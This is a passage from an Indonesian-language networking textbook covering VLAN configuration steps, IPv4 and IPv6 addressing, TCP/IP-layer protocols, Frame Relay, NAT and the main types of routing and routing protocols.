- ID VLAN > 1005 tidak ditemukan dalam database VLAN karena jangkauannya diperluas.
- Modul switch mendukung VLAN jarak jauh dan jarak normal (1005).
- Jumlah fitur yang dikonfigurasi, SVI, dan port yang dirutekan mempengaruhi fungsi perangkat keras modul sakelar.

Pedoman Konfigurasi VLAN

Penting untuk memahami fakta-fakta berikut:

- 1005 VLAN didukung pada modul switch.
- Angka antara 1 dan 1001 digunakan untuk mengidentifikasi VLAN rentang normal.
- 1002 -1005 dicadangkan untuk FDDI dan VLAN Token Ring.
- Modul switch tidak memiliki dukungan FDDI dan Token Ring.
- ID VLAN 1-1005 biasanya disimpan dalam database VLAN, serta file yang berisi informasi konfigurasi modul switch.
- ID VLAN 1006-4094 (jarak diperluas) terbatas pada LAN pribadi, VLAN RSPAN, MTU, dan VLAN UNI-ENI. ID VLAN ini tidak disimpan dalam database VLAN.

Langkah-langkah berikut akan membantu Anda membuat atau memodifikasi VLAN:

1. Gunakan perintah [configure terminal] untuk masuk ke mode konfigurasi global.
2. Masuk ke [vlan <vlan-id>] untuk masuk ke mode konfigurasi VLAN.
   Gunakan ID VLAN yang ada untuk mengubah VLAN yang ada.
   Pilih ID baru untuk membuat VLAN baru.
3. Gunakan perintah [name <vlan-name>] untuk memberi nama pada VLAN Anda.

Meskipun demikian, ini opsional untuk VLAN rentang normal.

4. Gunakan [mtu <mtu-size>] untuk mengatur ukuran MTU.

   Ini juga opsional.

5. Gunakan perintah [end] untuk kembali ke mode EXEC yang diistimewakan.
6. Gunakan [show vlan {nama vlan-nama | id vlan-id}].
7. Gunakan perintah [copy running-config startup config] untuk memverifikasi entri.
8. Untuk menghapus VLAN, gunakan perintah [no vlan vlan-id].

Perhatikan bahwa VLAN 1 dan VLAN 1002-1005 tidak dapat dihapus.

IPv4 vs IPv6

Saat ini, alamat IP versi 4 (IPv4) adalah alamat IP Internet pilihan. Seperti disebutkan, alamat-alamat ini terdiri dari empat set delapan bit. Di masa depan, kemungkinan besar kami akan mengadopsi skema alamat IP versi 6 (IPv6). IPv6 berbeda dalam bentuk dan substansi dari IPv4 dalam dua hal:

- Alamat IPv6 memiliki delapan angka 16-bit (total 128 bit), biasanya dinyatakan dalam bentuk heksadesimal empat digit. Kisaran angka 16-bit tunggal lebih besar dari angka delapan-bit, mulai dari nol hingga 65.535.
- Angka 16-bit dalam alamat IPv6 dipisahkan dengan titik dua, bukan titik.

Mengapa beralih? Karena dalam IPv4, tidak ada cukup nomor yang tersedia untuk ditetapkan ke setiap komputer atau perangkat di Internet yang memerlukannya. IPv6 memecahkan masalah ini, menawarkan 2 alamat berkekuatan 128; sebaliknya, IPv6 hanya menawarkan 2 pangkat 32—walaupun strategi penyembunyian dan alamat pribadi telah digunakan untuk memperluas jumlah alamat IPv4 yang tersedia di Internet.

Penipisan Alamat

Penipisan alamat IP mengacu pada habisnya alamat IPv4 yang belum ditetapkan. Alamat IP selalu diantisipasi mengingat peningkatan perangkat komputasi yang tidak terkendali, pertumbuhan internet berkecepatan tinggi, dan terbatasnya alamat IP IPv4. Penerapan IPv6 merupakan respons terhadap ketakutan akan berkurangnya alamat IP sebagai akibat dari keterbatasan IPv4.

Selanjutnya, sejumlah konsep telah ditetapkan untuk mengatasi masalah yang sama sambil tetap menerapkan pengalamatan IP IPv4. Respons yang paling populer terhadap penipisan alamat IP adalah konsep Terjemahan Alamat Jaringan dan Perutean Antar-Domain Tanpa Kelas (disingkat menjadi CIDR).

BAB 7
PROTOKOL JARINGAN

Setiap upaya yang bermanfaat hanya dapat dicapai jika ada seperangkat aturan dan regulasi serta prosedur langkah demi langkah yang harus dipatuhi dengan ketat. Keberhasilan konsep jaringan berkat inisiatif terus-menerus untuk menyempurnakan lingkungan kerja jaringan melalui peningkatan arsitektur dan model jaringan.

Protokol jaringan mengacu pada aturan dan regulasi jaringan yang menjamin efisiensi fungsi jaringan. Layanan jaringan dapat dicapai karena adanya protokol jaringan. Konsistensi standar jaringan berkelanjutan berkat protokol jaringan.

Mengingat model yang berbeda (tepatnya dua model jaringan), tidak diragukan lagi bahwa kita pasti akan menghadapi perbedaan dalam penerapan konsep jaringan. Dengan demikian, penerapan model jaringan TCP/IP dan OSI menunjukkan variasi yang cukup besar, terutama dalam hal protokol jaringan yang diterapkan. Pada bagian ini, kita akan menyalurkan fokus kita pada pemahaman tentang protokol jaringan yang terdapat pada setiap lapisan model TCP/IP.

Protokol jaringan adalah seperangkat aturan atau standar yang digunakan untuk mengatur komunikasi antara perangkat di jaringan komputer. Protokol jaringan menentukan format, urutan, dan arti dari pesan yang dipertukarkan antara perangkat, serta prosedur yang harus diikuti dalam komunikasi.

Fitur Utama Protokol Jaringan:

1. **Format Pesan**: Protokol jaringan menentukan struktur atau format dari pesan yang ditransmisikan antara perangkat di jaringan. Ini mencakup bagian seperti header, payload, dan trailer.
2. **Metode Pengalamatan**: Protokol jaringan menentukan cara alamat perangkat diidentifikasi dalam jaringan. Contohnya termasuk alamat IP dalam protokol Internet Protocol (IP) atau alamat MAC dalam protokol Ethernet.
3. **Pengiriman Pesan**: Protokol jaringan menentukan cara pesan dikirim dan diterima antara perangkat. Ini mencakup mekanisme untuk mengendalikan aliran data, menangani kesalahan, dan memastikan pengiriman yang andal.
4. **Pengelolaan Jaringan**: Beberapa protokol jaringan juga mencakup fitur-fitur untuk mengelola dan mengatur jaringan, seperti protokol manajemen jaringan (misalnya, SNMP - Simple Network Management Protocol).

Jenis Protokol Jaringan:

1. **Protokol Lapisan Jaringan**: Protokol ini terkait dengan transmisi data dan pengalamatan di lapisan jaringan dalam model referensi OSI. Contoh termasuk IP, ICMP, dan ARP.
2. **Protokol Transport**: Protokol ini bertanggung jawab untuk pengiriman data yang andal antara perangkat. Contoh termasuk TCP (Transmission Control Protocol) dan UDP (User Datagram Protocol).

3. **Protokol Aplikasi**: Protokol ini beroperasi di lapisan aplikasi dalam model referensi OSI dan menangani kebutuhan khusus aplikasi tertentu. Contoh termasuk HTTP, FTP, dan SMTP.

Contoh Protokol Jaringan:

1. **Internet Protocol (IP)**: Protokol ini adalah dasar dari Internet dan digunakan untuk mengirimkan paket data antara perangkat di jaringan.
2. **Transmission Control Protocol (TCP)**: Protokol ini menyediakan pengiriman data yang andal antara perangkat dengan memastikan pesan dikirim dan diterima dengan benar.
3. **User Datagram Protocol (UDP)**: Protokol ini menyediakan pengiriman data yang lebih cepat dan lebih ringan daripada TCP, tetapi tanpa jaminan pengiriman yang andal.
4. **Ethernet**: Protokol ini digunakan di lapisan fisik dan lapisan data-link dalam model OSI dan digunakan untuk mengatur transmisi data di jaringan lokal (LAN).

Protokol jaringan adalah aturan dan standar yang mengatur komunikasi antara perangkat di jaringan komputer. Mereka memungkinkan perangkat dari berbagai vendor dan teknologi untuk berkomunikasi dan berinteraksi dengan lancar di jaringan. Dengan menggunakan protokol jaringan yang sesuai, pengguna dapat membangun jaringan yang andal, aman, dan efisien.

7.1 MODEL TCP/IP

Model ini muncul jauh sebelum konsepsi model OSI. Model TCP/IP menunjukkan perbedaan yang luar biasa dari model OSI. Pada dasarnya, model TCP/IP terdiri dari 4 lapisan yang tercantum di bawah ini (dari lapisan terendah hingga tertinggi):

- Akses jaringan.
- Internet.
- Transportasi.
- Lapisan aplikasi.

Ada protokol jaringan berbeda yang khas untuk masing-masing lapisan yang disebutkan di atas. Setiap protokol melakukan peran tertentu, sehingga berkontribusi terhadap fungsionalitas total lapisan tertentu. Jumlah total dari empat fungsi lapisan melengkapi peran utama konsep jaringan yaitu menghubungkan perangkat, berbagi sumber daya, dan memfasilitasi komunikasi jaringan.

Protokol Lapisan Aplikasi

Model Ini adalah lapisan paling atas dalam model TCP/IP. Ini juga disebut sebagai lapisan proses. Ini menangani masalah representasi serta protokol tingkat tinggi. Lapisan ini memungkinkan interaksi antara pengguna dan aplikasi.

- Ketika protokol lapisan aplikasi ingin berkomunikasi dengan lapisan aplikasi yang berbeda, ia mengirimkan pesannya ke lapisan transport.
- Tidak semua aplikasi dapat diinstal pada lapisan aplikasi. Hanya aplikasi yang berinteraksi dengan sistem komunikasi yang dapat ditempatkan di dalam lapisan aplikasi.

Misalnya, editor teks tidak akan pernah bisa dipasang di aplikasi, tapi browser web yang menggunakan HTTP bisa ditempatkan di lapisan aplikasi. Hal ini karena browser berinteraksi dengan jaringan secara langsung. HTTP harus dicatat sebagai protokol lapisan aplikasi.

Hypertext Transfer Protocol: Memungkinkan pengguna untuk mendapatkan akses ke data yang tersedia di web di seluruh dunia (www). HTTP mentransfer data sebagai teks biasa, video dan audio. Ini disebut sebagai protokol transfer Hypertext karena dapat secara efisien menggunakan lingkungan hypertext yang ditandai dengan perpindahan cepat dari satu dokumen ke dokumen lainnya. Selain itu, HTTPS juga berfungsi di lapisan ini. Ini adalah versi HTTP yang dimanjakan. HTTPS berarti HTTP dengan SSL (Secure Socket Layer). HTTPS paling ideal ketika browser memerlukan pengisian formulir, otentikasi, dan untuk transaksi bank.

Protokol Manajemen Jaringan Sederhana (atau sederhananya SNMP): Ini adalah kerangka kerja yang penting untuk manajemen perangkat di internet. Ia menggunakan rangkaian protokol TCP/IP.

Simple Mail Transfer Protocol (atau hanya SMTP): Ini adalah protokol TCP/IP yang mendukung layanan email. Pengiriman pesan dari email ke email lain dimungkinkan oleh SMTP. Sistem Nama Domain (atau hanya DNS): Koneksi mesin host di Internet diidentifikasi dengan menggunakan alamat IP unik yang ditetapkan untuk setiap host. Orang-orang lebih memilih penggunaan nama daripada alamat IP karena lebih mudah menangani nama daripada alamat. Untuk alasan ini, DNS digunakan untuk memetakan nama ke alamat yang berbeda.

File Transfer Protocol (FTP): Ini adalah protokol internet standar yang digunakan untuk transmisi file dalam jaringan-dari satu mesin ke mesin lainnya.

Terminal Network (TELNET): Protokol ini membuat koneksi antara mesin lokal dan mesin jarak jauh lainnya sehingga terminal lokal tampak seperti terminal di ujung jarak jauh.

Protokol lain yang ada pada lapisan ini adalah sebagai berikut:

1. Cangkang Aman (SSH).
2. Protokol Waktu Jaringan (NTP).
3. X Window, di antara banyak lainnya.

Protokol Lapisan Transportasi

Lapisan ini analog dengan lapisan transport model OSI. Ini memastikan komunikasi end-to-end antar host. Ia juga mempunyai tanggung jawab untuk memastikan pengiriman data bebas kesalahan. Lapisan transport melindungi lapisan aplikasi dari kompleksitas data. Protokol utama yang tersedia di lapisan ini adalah sebagai berikut:

User Datagram Protocol (UDP): ini adalah alternatif TCP yang lebih murah. Protokol ini tidak menyediakan fitur TCP apa pun. Ini berarti UDP adalah protokol yang kurang efektif, namun memiliki overhead yang lebih sedikit. Hasilnya, biayanya lebih murah dibandingkan dengan TCP. UDP adalah protokol yang ideal dalam situasi di mana transportasi yang andal bukan merupakan prioritas. Ini adalah pilihan yang hemat biaya. UDP adalah protokol connectionless, tidak seperti TCP yang berorientasi koneksi.

Protokol Kontrol Transmisi: lapisan ini memastikan komunikasi end-to-end yang andal dan bebas kesalahan antar host. Lapisan ini menangani segmentasi dan pengurutan data. Selain itu, protokol kontrol transmisi memiliki pengakuan yang sangat berharga dan mengontrol

aliran data menggunakan mekanisme kontrol aliran. Meskipun lapisan ini sangat efektif, lapisan ini membawa banyak overhead karena fitur-fitur yang disebutkan di atas. Semakin besar biaya overhead maka semakin tinggi pula implementasinya, begitu pula sebaliknya.

Protokol Lapisan Internet

Fungsi lapisan internet berjalan paralel dengan fungsi lapisan jaringan model OSI. Definisi protokol terjadi pada lapisan internet. Protokol-protokol ini bertanggung jawab atas transmisi data logis melalui seluruh jaringan.

Protokol utama yang tersedia di lapisan internet meliputi:

Protokol IP: Protokol ini bertanggung jawab atas pengiriman paket data ke host tujuan dari host tujuan. Lapisan ini mencapai hal ini dengan memeriksa alamat IP yang ditemukan pada header paket. IP memiliki 2 versi yang mencakup IPv4 dan IPv6. Sebagian besar situs web mengandalkan IPv4. Namun, penggunaan IPv6 terus berkembang karena jumlah alamat IPv4 terbatas, sedangkan IPv6 tidak terbatas jumlahnya jika dibandingkan dengan jumlah pengguna.

Protokol Pesan Kontrol Internet (atau hanya ICMP): Protokol ini dikemas dalam datagram. Hal ini dibebankan dengan tanggung jawab penyediaan informasi tentang masalah jaringan ke host jaringan.

Protokol Resolusi Alamat (ARP): protokol ini bertugas mengidentifikasi alamat host menggunakan alamat IP yang sudah dikenal.

Ada beberapa jenis ARP: Proxy ARP, Reverse ARP, Inverse ARP dan Gratuitous ARP.

Protokol Lapisan Data Link

Lapisan tautan (Data Link) (lapisan akses jaringan) sesuai dengan kombinasi model OSI dari lapisan fisik dan lapisan data link. Lapisan ini memeriksa pengalamatan perangkat keras. Protokol yang ada di lapisan akses jaringan memungkinkan data dikirim secara fisik.

Protokol Ethernet: Saat ini, teknologi LAN yang paling banyak digunakan adalah Ethernet. Protokol Ethernet beroperasi pada lapisan tautan model jaringan TCP/IP (dan pada lapisan tautan fisik dan data model OSI).

Protokol Ethernet bergantung pada Logical Link Control (LLC) dan sub-lapisan MAC dari Lapisan Tautan TCP/IP. Sedangkan LLC menangani komunikasi antara lapisan bawah dan atas, sub-lapisan MAC menangani akses media dan fungsi enkapsulasi data.

Protokol Token Ring: Protokol ini mengharuskan topologi jaringan menentukan urutan transmisi data oleh mesin host. Semua host jaringan dihubungkan satu sama lain dalam satu ring.

Protokol token ring menggunakan token (frame 3-byte) yang bergerak di sekitar ring melalui mekanisme token passing. Frame juga bergerak mengelilingi ring searah dengan token menuju tujuannya masing-masing.

Protokol FDDI: FDDI adalah singkatan dari Fiber Distributed Data Interface. Mengacu pada standar ISO dan ANSI yang mengatur transmisi data pada media serat optik di LAN. Jalur serat optik dibatasi jangkauannya hingga 124 mil (200 km). Protokol FDDI bekerja dengan cara yang mirip dengan protokol token ring. FDDI sering kali digunakan pada backbone WAN. Jaringan FDDI memiliki dua token ring:

- Cincin utama yang menawarkan kapasitas 100Mbps.
- Ring sekunder yang berfungsi sebagai cadangan jika terjadi kegagalan pada bagian ring primer.

Protokol X.25: Rangkaian protokol X.25 biasanya dirancang untuk implementasi WAN yang mendukung komunikasi packet-switched. Protokol X.25 dikembangkan pada tahun 1970an, namun baru diterapkan secara signifikan pada tahun 80an.

Rangkaian protokol saat ini memiliki permintaan yang tinggi untuk verifikasi ATM dan kartu kredit. Dengan protokol X.25, satu jalur fisik dapat digunakan oleh berbagai saluran logis. Protokol ini juga memungkinkan pertukaran data antar terminal yang memiliki kecepatan komunikasi berbeda.

Rangkaian protokol X.25 terdiri dari 4 lapisan berikut:

Lapisan fisik: Lapisan ini menguraikan fitur listrik, fungsional, dan fisik yang menghubungkan komputer ke node terminal (packet-switched). Penautan ini dimungkinkan oleh pelaksana fisik X.21.

Lapisan data link: Pertukaran data melalui link dilakukan melalui prosedur akses link pada lapisan data link. Informasi kontrol dilampirkan ke paket dan dikirimkan melalui link. Paket-paket tersebut berasal dari lapisan paket. Ketika informasi kontrol dilampirkan ke paket, Link Access Procedure Balanced (LAPB) terbentuk. Layanan semacam ini menawarkan sarana penyampaian frame yang berorientasi bit, teratur, dan bebas kesalahan.

Lapisan paket: Lapisan ini memberikan definisi yang tepat tentang format paket data dan prosedur kontrol untuk transmisi paket data.

Layanan sirkuit virtual eksternal ditawarkan oleh lapisan ini. Sirkuit virtual hadir dalam dua bentuk:

- Sirkuit virtual permanen: Ini ditetapkan oleh jaringan dan ditetapkan.
- Sirkuit panggilan virtual: Pembuatan panggilan virtual dilakukan secara otomatis melalui prosedur pengaturan bila diperlukan. Ini diakhiri melalui prosedur kliring panggilan.

Peralatan yang digunakan dalam implementasi konsep X.25 antara lain sebagai berikut:

- Peralatan Terminal Data (DTE).
- Peralatan Pemutusan Sirkuit Data (DCTE).
- Pelaksana X.21

7.2 PROTOKOL FRAME RELAY

Frame relay juga merupakan layanan komunikasi packet-switched. Ini berjalan dari LAN ke WAN dan jaringan backbone. Ini memiliki dua lapisan, yaitu:

- Lapisan tautan data
- Lapisan fisik

Frame relay mengimplementasikan semua protokol standar pada lapisan fisik dan sering diterapkan pada lapisan data link.

Frame Relay adalah sebuah protokol komunikasi data yang digunakan untuk mengirimkan informasi melalui jaringan Wide Area Network (WAN). Berikut adalah penjelasan lebih detail tentang protokol Frame Relay:

1. Pengertian

Frame Relay adalah protokol layer 2 (Data Link Layer) dalam model OSI yang dirancang untuk efisiensi transfer data tinggi melalui jaringan WAN. Protokol ini biasanya digunakan untuk menghubungkan jaringan lokal (LAN) dengan jaringan lain melalui WAN.

2. Prinsip Kerja

Frame Relay bekerja dengan cara membungkus data ke dalam frame, yang kemudian dikirimkan melalui jaringan. Setiap frame memiliki header yang mengandung informasi penting seperti alamat tujuan (DLCI - Data Link Connection Identifier).

3. Fitur Utama

- **Kecepatan Tinggi**: Frame Relay dirancang untuk mendukung kecepatan transfer data yang tinggi.
- **Efisiensi**: Menggunakan teknik multiplexing untuk menggabungkan beberapa aliran data dalam satu jalur fisik, yang mengurangi biaya dan kompleksitas.
- **Sederhana**: Protokol ini lebih sederhana dibandingkan dengan teknologi lain seperti ATM (Asynchronous Transfer Mode), sehingga lebih mudah diimplementasikan dan dikelola.

4. Komponen Utama

- **DLCI**: Identifikasi unik untuk setiap koneksi virtual dalam jaringan Frame Relay.
- **PVC (Permanent Virtual Circuit)**: Jalur virtual yang selalu tersedia antara dua titik dalam jaringan.
- **SVC (Switched Virtual Circuit)**: Jalur virtual yang dibentuk sesuai kebutuhan dan dibongkar setelah transfer data selesai.

5. Kelebihan dan Kekurangan

Kelebihan:

- Biaya operasional yang rendah karena efisiensi bandwidth.
- Fleksibilitas dalam mengatur jalur dan koneksi.

Kekurangan:

- Tidak menjamin kualitas layanan (Quality of Service) sebaik protokol lain seperti MPLS (Multi-Protocol Label Switching).
- Rentan terhadap kemacetan jaringan karena tidak ada mekanisme pengendalian kemacetan yang baik.

6. Penggunaan

Frame Relay banyak digunakan oleh perusahaan untuk koneksi WAN karena efisiensinya dalam mengelola bandwidth. Beberapa aplikasi umum termasuk koneksi antara cabang-cabang perusahaan, backup data antar lokasi, dan koneksi ke internet melalui ISP.

7. Teknologi yang Digantikan dan Penggantinya

Frame Relay menggantikan teknologi lama seperti X.25, yang lebih lambat dan kurang efisien. Namun, dengan perkembangan teknologi, Frame Relay juga mulai digantikan oleh teknologi yang lebih modern seperti MPLS dan jaringan berbasis IP (Internet Protocol).

Frame Relay adalah protokol WAN yang efisien dan cepat, cocok untuk aplikasi yang memerlukan transfer data yang stabil dan ekonomis. Namun, dengan kemajuan teknologi jaringan, penggunaannya mulai berkurang dan digantikan oleh protokol yang lebih modern dan canggih.

Sirkuit virtual dapat menggabungkan satu router ke beberapa jaringan jarak jauh. Seringkali, sirkuit virtual permanen menjadikan konektivitas seperti itu menjadi kenyataan. Sirkuit virtual yang dialihkan juga dapat digunakan.

Frame relay didasarkan pada X.25, dan teknologi paket cepat. Transmisi data dilakukan melalui enkapsulasi paket menjadi beberapa frame berukuran. Kurangnya deteksi kesalahan adalah penyebab utama tingginya tingkat transmisi layanan. Titik akhir melakukan fungsi koreksi kesalahan serta transmisi ulang frame yang hilang.

Berikut ini adalah perangkat frame relay:

- Peralatan Pengakhiran Sirkuit Data
- Peralatan Pengakhiran Data

7.3 NETWORK ADDRESS TRANSLATION (NAT)

Network Address Translation - Terjemahan alamat jaringan (NAT) adalah fitur penting pada perangkat koneksi Internet dan gateway yang memungkinkan komputer memiliki alamat IP yang tidak terlihat di Internet, namun tetap menerima dan mengirim paket data melalui Internet. Alamat-alamat ini disembunyikan, dan ditetapkan dari kumpulan alamat IP berbeda yang disebut alamat IP pribadi-dari alamat yang terlihat atau terekspos di Internet. Alamat pribadi ini ditetapkan ke komputer di dalam firewall, memungkinkan komputer tersebut menggunakan protokol TCP/IP untuk berkomunikasi ke perangkat internal dan ke host di Internet tanpa terlihat-sehingga mempersulit peretasan ke dalam komputer internal. Menggunakan NAT adalah tingkat pertama dalam firewall atau melindungi komputer jaringan Anda dari penyusup yang tidak diinginkan di mana pun di Internet.

Network Address Translation (NAT) adalah teknik yang digunakan dalam jaringan komputer untuk mengubah alamat IP di header paket data saat melewati router atau perangkat jaringan lainnya. Tujuan utama NAT adalah untuk memetakan alamat IP publik dengan alamat IP privat dan sebaliknya. Berikut adalah penjelasan lebih detail tentang NAT:

1. Pengertian NAT

NAT adalah proses modifikasi alamat IP dalam paket data yang dikirimkan melalui router atau perangkat jaringan. Dengan NAT, sebuah perangkat di dalam jaringan privat dapat berkomunikasi dengan perangkat di luar jaringan (internet) menggunakan satu atau beberapa alamat IP publik.

2. Fungsi dan Tujuan NAT

- **Menghemat Alamat IP Publik**: Dengan NAT, banyak perangkat di jaringan lokal dapat berbagi satu alamat IP publik.
- **Keamanan**: NAT membantu menyembunyikan alamat IP internal dari jaringan eksternal, sehingga meningkatkan keamanan jaringan.
- **Pengelolaan Alamat IP**: Mempermudah pengelolaan alamat IP dalam jaringan lokal tanpa harus mengubah konfigurasi setiap kali alamat IP publik berubah.

3. Jenis-jenis NAT

- **Static NAT (SNAT)**: Satu alamat IP publik dipetakan ke satu alamat IP privat secara tetap. Biasanya digunakan untuk server atau perangkat yang memerlukan alamat IP tetap.
- **Dynamic NAT**: Alamat IP privat dipetakan ke alamat IP publik yang tersedia dalam pool secara dinamis. Tidak ada pemetaan tetap antara alamat IP publik dan privat.
- **PAT (Port Address Translation) / NAT Overload**: Beberapa alamat IP privat dipetakan ke satu alamat IP publik dengan menggunakan nomor port untuk membedakan setiap koneksi. Ini adalah bentuk paling umum dari NAT.

4. Cara Kerja NAT

NAT bekerja dengan cara mengubah header paket data saat paket melewati router:

- **Outbound Traffic**: Saat paket dari jaringan lokal (privat) menuju jaringan eksternal (publik), NAT mengubah alamat IP sumber dalam paket menjadi alamat IP publik dan melacak pemetaan ini dalam tabel NAT.
- **Inbound Traffic**: Saat paket dari jaringan eksternal menuju jaringan lokal, NAT menggunakan tabel pemetaan untuk mengubah alamat IP tujuan kembali ke alamat IP privat yang sesuai.

5. Implementasi NAT

NAT diimplementasikan pada router atau perangkat jaringan lainnya seperti firewall. Router yang mendukung NAT akan memetakan alamat IP privat ke alamat IP publik berdasarkan konfigurasi yang telah ditentukan.

6. Kelebihan dan Kekurangan NAT

Kelebihan:

- **Mengurangi kebutuhan alamat IP publik**: Menghemat penggunaan alamat IP publik dengan memungkinkan banyak perangkat berbagi satu alamat IP.
- **Keamanan**: Menyembunyikan alamat IP internal dari jaringan eksternal, mengurangi risiko serangan langsung ke perangkat internal.

Kekurangan:

- **Masalah kompatibilitas**: Beberapa aplikasi yang memerlukan informasi alamat IP end-to-end, seperti VoIP atau gaming online, mungkin mengalami masalah dengan NAT.
- **Overhead**: Proses translasi alamat IP dapat menambah sedikit overhead pada kinerja jaringan.

7. Penggunaan NAT dalam Praktik

NAT umum digunakan dalam berbagai jenis jaringan, termasuk:

- **Jaringan rumah**: Router rumah sering menggunakan NAT untuk menghubungkan beberapa perangkat (seperti komputer, smartphone, dan smart TV) ke internet menggunakan satu alamat IP publik dari ISP.
- **Perusahaan**: Jaringan perusahaan menggunakan NAT untuk menghubungkan berbagai perangkat dalam jaringan internal ke internet dan mengelola akses serta keamanan.

NAT adalah teknik yang esensial dalam jaringan komputer modern, membantu menghemat alamat IP publik, meningkatkan keamanan, dan mengelola koneksi jaringan dengan efisien. Namun, dengan perkembangan teknologi seperti IPv6, yang menyediakan jumlah alamat IP yang sangat besar, ketergantungan pada NAT diharapkan akan berkurang di masa depan.

Alamat IP privat juga memperluas konektivitas Internet ke lebih banyak komputer dibandingkan alamat IP yang tersedia karena alamat IP jaringan internal privat yang sama dapat digunakan di ratusan, ribuan, atau bahkan jutaan lokasi.

Cara kerjanya seperti ini: Saat Anda membuka browser untuk mengakses, misalnya, Yahoo.com, paket data mencapai gateway Internet/firewall Anda, yang kemudian memulai sesi untuk melacak alamat MAC dan alamat IP Anda.

Ia kemudian mengganti alamat IP pribadi Anda dari paket data dengan alamat IP miliknya yang terlihat di paket data dan mengirimkan permintaan ke Yahoo.com. Ketika informasi dikembalikan dari Yahoo untuk sesi Anda, prosesnya akan terbalik; gateway/firewall Internet menghapus alamat IP-nya sendiri, memasukkan kembali alamat IP pribadi komputer Anda dan alamat MAC ke dalam header paket, dan meneruskan paket melalui kabel jaringan ke komputer Anda.

Ketika ini terjadi, alamat IP internal Anda dikatakan sebagai “alamat jaringan yang diterjemahkan” – meskipun istilah yang lebih baik mungkin adalah “alamat jaringan yang diganti.” Secara default, sebagian besar gateway jaringan rumah menggunakan NAT dan menetapkan alamat IP pribadi ke semua komputer di jaringan rumah.

7.4 JENIS PERUTEAN

Perutean muncul dalam klasifikasi berikut:

Perutean Statis

Ini juga disebut sebagai perutean non-adaptif. Administrator harus menambahkan rute di tabel routing secara manual. Paket dikirim dari sumber ke tujuan sepanjang jalur yang ditentukan oleh administrator. Perutean tidak bergantung pada topologi jaringan atau status jaringan. Tugas administrator adalah memutuskan rute sepanjang data dikirimkan dari sumber ke tujuan.

Kelebihan Perutean Statis

- Tidak ada overhead pada penggunaan CPU router.
- Ada keamanan lebih karena administrator hanya memiliki kendali atas jaringan tertentu.
- Tidak ada penggunaan bandwidth antara router yang berbeda.

Kerugian dari Perutean Statis

- Cukup melelahkan untuk membuat tabel routing untuk jaringan besar.

- Administrator harus memiliki pengetahuan yang tinggi dalam jaringan, dan khususnya dalam topologi jaringan yang dia hadapi.

Perutean Bawaan

Dalam teknik ini, konfigurasi router dilakukan sedemikian rupa sehingga router mengirimkan semua paket data ke satu hop. Tidak masalah jaringan tempat hop ditemukan. Paket hanya diteruskan ke mesin yang dikonfigurasi secara default.

Teknik ini paling ideal ketika jaringan tertentu harus menangani satu titik keluar. Namun, router akan memilih jalur lain yang ditentukan dalam tabel perutean dan mengabaikan jalur yang ditetapkan secara default.

Perutean Dinamis

Ini juga disebut sebagai perutean adaptif. Dalam pendekatan ini, router menentukan jalur routing sesuai dengan kondisi yang ada dalam jaringan.

Protokol dinamis merupakan tugas berat dalam menemukan rute baru. Protokol-protokol ini adalah RIP dan OSPF. Penyesuaian otomatis dimaksudkan ketika rute tertentu gagal berfungsi seperti yang diharapkan.

Karakteristik Protokol Dinamis

Berikut ini adalah fitur-fitur protokol dinamis:

- Router harus memiliki protokol yang sama untuk bertukar rute.
- Sebuah router menyiarkan informasi ke semua router yang terhubung setiap kali ia menemukan masalah atau masalah dalam topologi atau status jaringan.

Kelebihan Perutean Dinamis

- Konfigurasinya cukup mudah.
- Ini adalah pilihan terbaik dalam menentukan jalur terbaik karena perubahan status dan topologi jaringan.

Kontra Perutean Dinamis

- Jauh lebih mahal jika menyangkut bandwidth dan penggunaan CPU.
- Ini tidak seaman perutean default dan statis.

Penting:

- Router menyaring lalu lintas jaringan tidak hanya berdasarkan alamat paket, tetapi juga berdasarkan protokol tertentu.
- Router tidak membagi jaringan secara fisik. Hal ini dilakukan secara logis.
- Router IP membagi jaringan menjadi beberapa subnet untuk memastikan bahwa lalu lintas jaringan spesifik yang dimaksudkan untuk alamat IP tertentu dapat melewati segmen jaringan tertentu. Namun, penerusan data cerdas ini menyebabkan penurunan kecepatan.

Efisiensi jaringan lebih tinggi dengan penggunaan router di jaringan yang kompleks.

Protokol Perutean

Rute yang ditentukan melalui protokol perutean dikenal sebagai rute dinamis—konfigurasi protokol perutean pada router membantu pertukaran informasi perutean.

Mari kita periksa manfaat besar yang didapat dari protokol perutean.

- Mereka menghilangkan konfigurasi manual router. Hal ini sangat menghemat waktu dan sangat melegakan bagi administrator jaringan.
- Kegagalan tautan atau perubahan topologi jaringan tidak menghalangi transmisi paket.

Jenis Protokol Perutean

Ada dua jenis protokol perutean. Mereka tercantum di bawah ini:

- Tautan protokol negara
- Protokol vektor jarak

Protokol link state dan distance vector secara kolektif disebut sebagai Interior Routing Protocols (IGP), dan digunakan untuk pertukaran informasi dalam sistem yang mengatur dirinya sendiri. Border Gateway Protocol (BGP) adalah contoh eksterior dari Exterior Routing Protocol (EGP) yang membantu pertukaran informasi routing antara sistem otonom yang ditemukan di internet. Selain protokol di atas, ada protokol EIGRP Cisco. Meskipun pada dasarnya merupakan bentuk lanjutan dari protokol vektor jarak, beberapa deskripsi menggambarkannya sebagai produk dari protokol vektor jarak dan status tautan.

Protokol Vektor Jarak

Sejalan dengan namanya, jalur terbaik ditentukan dengan memeriksa rute (jarak) terpendek. Protokol vektor jarak menyampaikan seluruh tabel perutean ke router yang terhubung langsung dengan protokol perutean yang sama (tabel yang terhubung langsung dikenal sebagai tetangga). Contoh yang baik dari protokol vektor jarak adalah EIGRP dan RIP.

Protokol Link State

Sama seperti protokol vektor jarak, protokol link state melakukan peran yang sama dalam menentukan jalur terbaik untuk transmisi paket. Namun, modus fungsinya berbeda. Daripada mengirimkan seluruh tabel routing ke tetangga, protokol link state mengirimkan informasi mengenai topologi jaringan sehingga pada akhirnya semua router dengan protokol yang sama memiliki database topologi yang cocok.

Semua router yang menjalankan protokol link state hadir dengan 3 tabel routing berbeda:

1. Tabel topologi : tabel ini berisi topologi jaringan secara keseluruhan
2. Tabel Neighbor : tabel ini berisi informasi mengenai tetangga yang mengimplementasikan protokol yang sama.
3. Tabel routing: tabel ini berisi semua rute terbaik untuk transmisi paket.

Protokol routing link state mencakup protokol IS-IS dan OSPF.

Meskipun protokol perutean link state dan protokol perutean vektor jarak bertujuan untuk mencapai tujuan yang sama, penerapannya jelas berbeda. Berikut ini adalah perbedaan nyata antara protokol routing link state dan protokol vektor jarak:

- Protokol vektor jarak mengiklankan seluruh informasi tabel routing ke tetangga, sedangkan protokol routing link state mengiklankan informasi topologi jaringan ke tetangga.
- Protokol distance vector menunjukkan konvergensi yang lambat, sedangkan protokol routing link state menunjukkan konvergensi yang cepat.

